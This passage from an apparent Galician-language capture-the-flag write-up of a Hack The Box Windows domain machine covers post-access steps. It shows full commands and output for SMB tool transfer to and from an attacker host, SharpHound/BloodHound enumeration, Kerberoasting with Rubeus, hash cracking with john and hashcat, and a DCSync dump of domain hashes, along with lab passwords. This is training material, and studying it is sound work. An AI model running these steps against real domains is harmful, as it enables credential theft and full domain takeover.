Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\amanda\Documents> dir
```

Código 22: Acceso ao sistema

5. Movemento lateral

Revisamos se conseguimos a flag user.txt onde se espera *-no cartafol desktop do usuario-*:

```
*Evil-WinRM* PS C:\Users\amanda\Documents> dir ..\desktop --force
```

Código 23: Desktop

Non existe a flag, co cal comprobamos o acceso ás contas doutros usuarios:

```
*Evil-WinRM* PS C:\Users\amanda\Documents> dir c:\users\administrator
Access to the path 'C:\users\administrator' is denied.
At line:1 char:1
+ dir c:\users\administrator
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\users\administrator:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\Users\amanda\Documents> dir c:\users\mrlky
Access to the path 'C:\users\mrlky' is denied.
At line:1 char:1
+ dir c:\users\mrlky
+ ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\users\mrlky:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\Users\amanda\Documents> dir c:\users\mrlky.HTB
Access to the path 'C:\users\mrlky.HTB' is denied.
At line:1 char:1
+ dir c:\users\mrlky.HTB
+ ~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\users\mrlky.HTB:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\Users\amanda\Documents>
```

Código 24: Outros usuarios existentes no sistema

Non temos acceso ao cartafol doutros usuarios, co cal imos ver se somos quen de acceder con outro usuario investigando posibles fallas mediante winpeas:

```
*Evil-WinRM* PS C:\Users\amanda\Documents> mkdir c:\windows\temp\temp
*Evil-WinRM* PS C:\Users\amanda\Documents> cd c:\windows\temp\temp

$ impacket-smbserver -smb2support TMP $(pwd)
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

*Evil-WinRM* PS C:\windows\temp\temp> copy //10.10.14.12/TMP/winPEASx64.exe winPEASx64.exe
*Evil-WinRM* PS C:\windows\temp\temp> dir


    Directory: C:\windows\temp\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/31/2022   8:27 PM        1936384 winPEASx64.exe


*Evil-WinRM* PS C:\windows\temp\temp> . .\winPEASx64.exe
```

Código 25: winpeas

Non vemos nada de interese, entón probamos con sharphound.

5.1. Enumeración LDAP con credenciais: sharphound

Imos estudar o directorio ldap mediante **sharphound**:

```
*Evil-WinRM* PS C:\windows\temp\temp> copy //10.10.14.12/TMP/SharpHound.exe SharpHound.exe
*Evil-WinRM* PS C:\windows\temp\temp> dir


    Directory: C:\windows\temp\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        6/11/2022   1:56 PM         906752 SharpHound.exe
-a----        5/31/2022   8:27 PM        1936384 winPEASx64.exe


*Evil-WinRM* PS C:\windows\temp\temp> . .\SharpHound.exe
2022-07-19T06:52:55.3727300-04:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts,
ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-07-19T06:52:55.3727300-04:00|INFORMATION|Initializing SharpHound at 6:52 AM on 7/19/2022
2022-07-19T06:52:55.7008570-04:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container,
RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-07-19T06:52:55.9196035-04:00|INFORMATION|Beginning LDAP search for HTB.LOCAL
2022-07-19T06:52:55.9664872-04:00|INFORMATION|Producer has finished, closing LDAP channel
2022-07-19T06:52:55.9664872-04:00|INFORMATION|LDAP channel closed, waiting for consumers
2022-07-19T06:53:25.9665600-04:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2022-07-19T06:53:40.2165680-04:00|INFORMATION|Consumers finished, closing output channel
2022-07-19T06:53:40.2634463-04:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2022-07-19T06:53:40.8572027-04:00|INFORMATION|Status: 94 objects finished (+94 2.136364)/s -- Using 56 MB RAM
2022-07-19T06:53:40.8572027-04:00|INFORMATION|Enumeration finished in 00:00:44.9479589
2022-07-19T06:53:41.0449091-04:00|INFORMATION|SharpHound Enumeration Completed at 6:53 AM on 7/19/2022! Happy Graphing!
*Evil-WinRM* PS C:\windows\temp\temp> dir


    Directory: C:\windows\temp\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        7/19/2022   6:53 AM          10960 20220719065340_BloodHound.zip
-a----        7/19/2022   6:53 AM           8127 MjA1NTZjODAtYTQzYS00OWY1LWFiOTAtMjFmYTQ1MmY1YTU4.bin
-a----        6/11/2022   1:56 PM         906752 SharpHound.exe
-a----        5/31/2022   8:27 PM        1936384 winPEASx64.exe


*Evil-WinRM* PS C:\windows\temp\temp> copy 20220719065340_BloodHound.zip //10.10.14.12/TMP/20220719065340_BloodHound.zip
```

Código 26: sharphound

Imos descomprimir o zip e subir os arquivos json recolectados a bloodhound:




Figura 11: Upload Data

```
$ unzip 20220719065340_BloodHound.zip
Archive:  20220719065340_BloodHound.zip
  inflating: 20220719065340_computers.json
  inflating: 20220719065340_users.json
  inflating: 20220719065340_groups.json
  inflating: 20220719065340_containers.json
  inflating: 20220719065340_domains.json
  inflating: 20220719065340_gpos.json
  inflating: 20220719065340_ous.json

$ sudo neo4j console
$ bloodhound >/dev/null 2>&1 &;disown
```

Código 27: bloodhound

Investigando:

(1) Buscamos o principal *amanda* e marcámolo como *Owned*




Figura 12: Owned

(2) Buscamos paths a *Domain Admins* dende usuarios *Owned*.




Figura 13: Paths to Domain Admins

(3) Como non atopamos nada, buscamos o principal *mrlky* e marcámolo como *High Value*




Figura 14: High Value

(4) Buscamos paths a *Domain Admins* dende usuarios *High value*




Figura 15: Paths to Domain Admins from High Value

(5) Como seguimos sen atopar nada, buscamos en *Dangerous Rights* por *Find Principals witch DCSync Rights*. Agora atopamos que o principal *mrlky* posúe permisos *GetChangesAll* sobre o dominio *HTB.LOCAL*. Entón, debemos chegar a ser *mrlky* e así poder escalar privilexios a *Domain Admin*




Figura 16: DCSync Rights

(6) Buscamos como chegar a acceder ao sistema como *mrlky*. Para iso *Shortest Paths to Here from Owned*, pero non atopamos nada. Entón intentamos con *Shortest Paths to Here* e tampouco. Kerberos? Buscamos *List all Kerberoastable accounts*. E si, obtemos que o principal *mrlky* é kerberoastable.




Figura 17: Paths from Owned




Figura 18: Paths to Here




Figura 19: Kerberoastable Accounts

```
$ GetUserSPNs.py htb.local/amanda:Ashare1972 -request -dc-ip 10.10.10.103
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

ServicePrincipalName  Name   MemberOf                                                  ...
--------------------  -----  --------------------------------------------------------  ...
http/sizzle           mrlky  CN=Remote Management Users,CN=Builtin,DC=HTB,DC=LOCAL  ...



[-] CCache file is not found. Skipping...
[-] [Errno Connection error (10.10.10.103:88)] [Errno 110] Connection timed out
```

Código 28: KerberosAsting Attack

O erro de conexión é normal xa que sabiamos que o porto TCP 88 non estaba aberto. Entón:

```
*Evil-WinRM* PS C:\Users\amanda\Documents> netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    10.10.10.103:5986      10.10.14.12:48930      ESTABLISHED
  TCP    [::1]:389              [::1]:49694            ESTABLISHED
  TCP    [::1]:389              [::1]:49695            ESTABLISHED
  TCP    [::1]:389              [::1]:55258            ESTABLISHED
  TCP    [::1]:49668            [::1]:49717            ESTABLISHED
  TCP    [::1]:49694            [::1]:389              ESTABLISHED
  TCP    [::1]:49695            [::1]:389              ESTABLISHED
  TCP    [::1]:49717            [::1]:49668            ESTABLISHED
  TCP    [::1]:55258            [::1]:389              ESTABLISHED
  TCP    [dead:beef::89b1:278f:efde:2239]:389  [dead:beef::89b1:278f:efde:2239]:60696  ESTABLISHED
  TCP    [dead:beef::89b1:278f:efde:2239]:60696  [dead:beef::89b1:278f:efde:2239]:389  ESTABLISHED
  TCP    [fe80::89b1:278f:efde:2239%4]:389  [fe80::89b1:278f:efde:2239%4]:55265  ESTABLISHED
  TCP    [fe80::89b1:278f:efde:2239%4]:389  [fe80::89b1:278f:efde:2239%4]:55267  ESTABLISHED
  TCP    [fe80::89b1:278f:efde:2239%4]:389  [fe80::89b1:278f:efde:2239%4]:55271  ESTABLISHED
  TCP    [fe80::89b1:278f:efde:2239%4]:49668  [fe80::89b1:278f:efde:2239%4]:50116  ESTABLISHED
  TCP    [fe80::89b1:278f:efde:2239%4]:50116  [fe80::89b1:278f:efde:2239%4]:49668  ESTABLISHED
  TCP    [fe80::89b1:278f:efde:2239%4]:55135  [fe80::89b1:278f:efde:2239%4]:135  TIME_WAIT
  TCP    [fe80::89b1:278f:efde:2239%4]:55136  [fe80::89b1:278f:efde:2239%4]:49668  TIME_WAIT
  TCP    [fe80::89b1:278f:efde:2239%4]:55265  [fe80::89b1:278f:efde:2239%4]:389  ESTABLISHED
  TCP    [fe80::89b1:278f:efde:2239%4]:55267  [fe80::89b1:278f:efde:2239%4]:389  ESTABLISHED
  TCP    [fe80::89b1:278f:efde:2239%4]:55271  [fe80::89b1:278f:efde:2239%4]:389  ESTABLISHED
```

Código 29: netstat

Tampouco temos o porto 88 aberto en local, co cal non podemos redireccionar o porto. Que tal se empregamos *Rubeus*?

5.2. Rubeus: kerberoasting attack

```
*Evil-WinRM* PS C:\windows\temp\temp> copy //10.10.14.12/TMP/Rubeus.exe Rubeus.exe
*Evil-WinRM* PS C:\windows\temp\temp> ./Rubeus.exe kerberoast /creduser:HTB.LOCAL\amanda /credpassword:Ashare1972


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.3


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : HTB.LOCAL
[*] Searching path 'LDAP://sizzle.HTB.LOCAL/DC=HTB,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)
(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : mrlky
[*] DistinguishedName      : CN=mrlky,CN=Users,DC=HTB,DC=LOCAL
[*] ServicePrincipalName   : http/sizzle
[*] PwdLastSet             : 7/10/2018 2:08:09 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*$C8B04860ABD4D1D0917DC9E6E46B
                             3C45$ADE793C7898357764ECA1FF5EBBF8145EEE6BF79D760F8914D82CF3872B8D8CC02AB76D9B2E
                             7350C0CD393D28A703C7986E4EB2706E40DFDDF8F391F64C856D354CCF70671060CE8A78E26C45BE
                             F5B03FC31B99EDA445455E98C089BB1476065AE3501202EBB8DE0F5D8E9311CA466DB7411F6C0685
                             A3A430F6198294071EACDC1711E12C8407E606EA43084AB2E208D55E95F3ADCFD4E995EBB9F8B2CE
                             F12C1A02333BAFD87321231B7C4F86A683AF0C99F23AE1CB83589137C590E63D563912C4D454722A
                             7F360F118D3980487F8BA03352D5437B57FB46F5DF22E28E9D47B48F9BD5D7BD086425EC4F8453C1
                             5561CFFEF07B7C7EA2720EC10A9975258393535194AB50B2047D92742D75BCC0DDF93C9B08435C17
                             8FD75B2FB29592B3301134E7132C36029D3C4ED775AA105C2E700796DF8509195BFF1D91B174CE1E
                             A40626E6A4DAD6298E235AA99A54AB89404657622A4DFA3B5C6FE5AEBA880D420BE99F449654AD17
                             9CA1A69E7AE48AAC6805E23B8823DF92DF19E55021ACF4AE07CF7407873CB18E5F5E86DB34D12FE0
                             6CB2424AD972F744B2990DC9D8AC78152401615ACB7FB3C5EE0BA6C7A74DD002E8F54C57C346D500
                             3B216190D55D03889B8ADBAEB41E4475136624A350F091BC2193475EB4BA23C43AC74F803830CCFB
                             129C744CC8B2268730AD006F25820DD9A751C73B63C41C017360AC1FACD9B3789D28A62F47429711
                             D5DCEC1FFC16435AB0EECA756AFE6592A6F7DBEA0FEF6948A92E22543C0E35683AB467C97A95B8E9
                             0CAD017710776124F03390F557F95DC74BB18797442648C11D98DAB02798DA0A6453156417B70118
                             8189E30123D4E0B6F2625D4A6D8EB569F2CBADDC376B419471DC323DCB6ECD4D079E30E9E3C6641E
                             66244B6776C0C0946849B138AF0B9FBB60A05D267FBFD0BDDE23B3ED09BB0EFF3A2561E3E9A67314
                             FD7A64F5002897227884E1E1AD83552821981F4A8BC662F19E8EDEAB2392995EF1A7A3C2B396855F
                             5E29A86007A8A40D3CE5EEF4905D602736F0FD4391E60FF92D415FFAECC6E84B50865C730393E8DF
                             2D8E603CA896F94EEB3503C3FDC42886FA4FB0B4D755F171AADF37C2F4B8671FCDAE3F496882D9E0
                             94660185BA73B5713EDE5BC7688BA9C5FA6D359CF849CF07761BABCA70A714C3F622AA7DF860913A
                             83A1B9B89A14B36BC8A527CAF73413E2C7E306866D17753B7ACE52DC10CAC8D41BA0E54C7AB4FCCD
                             B77452BCC462F5CB89E0F8DC512FCDA7CBDFA3B51E51A0BFA91F4EF12DF8F4019AF0942E73E25868
                             7D98156C0D70BAB20761CD96DEA02BBD787BA1F9D9828C743F9586CEF8B9F6C71CE8C26042DA1FD1
                             E86674AD741AD2AFB

*Evil-WinRM* PS C:\windows\temp\temp>


$ wmiexec.py htb.local/mrlky@10.10.10.103 -hashes
$krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*$C8B04860ABD4D1D0917DC9E6E46B
3C45$ADE793C7898357764ECA1FF5EBBF8145EEE6BF79D760F8914D82CF3872B8D8CC02AB76D9B2E
7350C0CD393D28A703C7986E4EB2706E40DFDDF8F391F64C856D354CCF70671060CE8A78E26C45BE
F5B03FC31B99EDA445455E98C089BB1476065AE3501202EBB8DE0F5D8E9311CA466DB7411F6C0685
A3A430F6198294071EACDC1711E12C8407E606EA43084AB2E208D55E95F3ADCFD4E995EBB9F8B2CE
F12C1A02333BAFD87321231B7C4F86A683AF0C99F23AE1CB83589137C590E63D563912C4D454722A
7F360F118D3980487F8BA03352D5437B57FB46F5DF22E28E9D47B48F9BD5D7BD086425EC4F8453C1
5561CFFEF07B7C7EA2720EC10A9975258393535194AB50B2047D92742D75BCC0DDF93C9B08435C17
8FD75B2FB29592B3301134E7132C36029D3C4ED775AA105C2E700796DF8509195BFF1D91B174CE1E
```

```
A40626E6A4DAD6298E235AA99A54AB89404657622A4DFA3B5C6FE5AEBA880D420BE99F449654AD17
9CA1A69E7AE48AAC6805E23B8823DF92DF19E55021ACF4AE07CF7407873CB18E5F5E86DB34D12FE0
6CB2424AD972F744B2990DC9D8AC78152401615ACB7FB3C5EE0BA6C7A74DD002E8F54C57C346D500
3B216190D55D03889B8ADBAEB41E4475136624A350F091BC2193475EB4BA23C43AC74F803830CCFB
129C744CC8B2268730AD006F25820DD9A751C73B63C41C017360AC1FACD9B3789D28A62F47429711
D5DCEC1FFC16435AB0EECA756AFE6592A6F7DBEA0FEF6948A92E22543C0E35683AB467C97A95B8E9
0CAD017710776124F03390F557F95DC74BB18797442648C11D98DAB02798DA0A6453156417B70118
8189E30123D4E0B6F2625D4A6D8EB569F2CBADDC376B419471DC323DCB6ECD4D079E30E9E3C6641E
66244B6776C0C0946849B138AF0B9FBB60A05D267FBFD0BDDE23B3ED09BB0EFF3A2561E3E9A67314
FD7A64F5002897227884E1E1AD83552821981F4A8BC662F19E8EDEAB2392995EF1A7A3C2B396855F
5E29A86007A8A40D3CE5EEF4905D602736F0FD4391E60FF92D415FFAECC6E84B50865C730393E8DF
2D8E603CA896F94EEB3503C3FDC42886FA4FB0B4D755F171AADF37C2F4B8671FCDAE3F496882D9E0
94660185BA73B5713EDE5BC7688BA9C5FA6D359CF849CF07761BABCA70A714C3F622AA7DF860913A
83A1B9B89A14B36BC8A527CAF73413E2C7E306866D17753B7ACE52DC10CAC8D41BA0E54C7AB4FCCD
B77452BCC462F5CB89E0F8DC512FCDA7CBDFA3B51E51A0BFA91F4EF12DF8F4019AF0942E73E25868
7D98156C0D70BAB20761CD96DEA02BBD787BA1F9D9828C743F9586CEF8B9F6C71CE8C26042DA1FD1
E86674AD741AD2AFB
```

Código 30: KerberosAsting Attack

5.3. Credenciais usuario mrlky: john the ripper, hashcat

Conseguimos o hash do usuario **mrlky**, do cal imos intentar descubrir o contrasinal mediante **John The Ripper** e **Hashcat**:

```

$ cat hash-kerberoasting.txt
$krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*$C8B04860ABD4D1D0917DC9E6E46...

$ john --wordlist=/usr/share/wordlists/rockyou.txt hash-kerberoasting.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:24 74.60% (ETA: 16:45:50) 0g/s 444745p/s 444745c/s 444745C/s ROYALTY5..ROY2007
Football#7       (?)
1g 0:00:00:25 DONE (2022-07-19 16:45) 0.03980g/s 444550p/s 444550c/s 444550C/s Football0..FoodScience22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

$ john --show hash-kerberoasting.txt
?:Football#7

1 password hash cracked, 0 left
```

Código 31: Credenciais mediante John The Ripper

```
$ cat hash-kerberoasting.txt
$krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*$C8B04860ABD4D1D0917DC9E6E46...

$ hashcat -m 13100 -a 0 hash-kerberoasting.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) ...
====================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 1441/2947 MB (512 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
```

```
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*$c8b04860abd4d1d0917dc...2afb:Football#7

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*...ad2afb
Time.Started.....: Tue Jul 19 16:57:26 2022 (30 secs)
Time.Estimated...: Tue Jul 19 16:57:56 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   346.6 kH/s (0.62ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 11167232/14344385 (77.85%)
Rejected.........: 0/11167232 (0.00%)
Restore.Point....: 11166976/14344385 (77.85%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Forbidden1 -> Fondy
Hardware.Mon.#1..: Util: 98%

Started: Tue Jul 19 16:56:55 2022
Stopped: Tue Jul 19 16:57:58 2022

$ hashcat -m 13100 --show hash-kerberoasting.txt
$krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*$c8b04860abd4d1d0917dc...2afb:Football#7
```

Código 32: Credenciais mediante Hashcat

Temos novas credenciais: **mrlky:Football#7**

6. Escalada de privilexios: DCSync Rights

Agora coas novas credenciais, e debido ao permiso **DCSync** podemos *"dumpear"* os hashes dos usuarios do dominio:

```
$ secretsdump.py htb.local/mrlky:Football#7@10.10.10.103
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e0ac3a162c9267:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:296ec447eee58283143efbd5d39408c8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
amanda:1104:aad3b435b51404eeaad3b435b51404ee:7d0516ea4b6ed084f3fdf71c47d9beb3:::
mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce48adef:::
sizzler:1604:aad3b435b51404eeaad3b435b51404ee:d79f820afad0cbc828d79e16a6f890de:::
SIZZLE$:1001:aad3b435b51404eeaad3b435b51404ee:131dbd325eebba9bb2c0bc26011f9caf:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e562d64208c7df80b496af280603773ea7d7eeb93ef715392a8258214933275d
Administrator:aes128-cts-hmac-sha1-96:45b1a7ed336bafe1f1e0c1ab666336b3
Administrator:des-cbc-md5:ad7afb706715e964
krbtgt:aes256-cts-hmac-sha1-96:0fcb9a54f68453be5dd01fe555cace13e99def7699b85deda866a71a74e9391e
krbtgt:aes128-cts-hmac-sha1-96:668b69e6bb7f76fa1bcd3a638e93e699
krbtgt:des-cbc-md5:866db35eb9ec5173
amanda:aes256-cts-hmac-sha1-96:60ef71f6446370bab3a52634c3708ed8a0af424fdcb045f3f5fbde5ff05221eb
amanda:aes128-cts-hmac-sha1-96:48d91184cecdc906ca7a07ccbe42e061
amanda:des-cbc-md5:70ba677a4c1a2adf
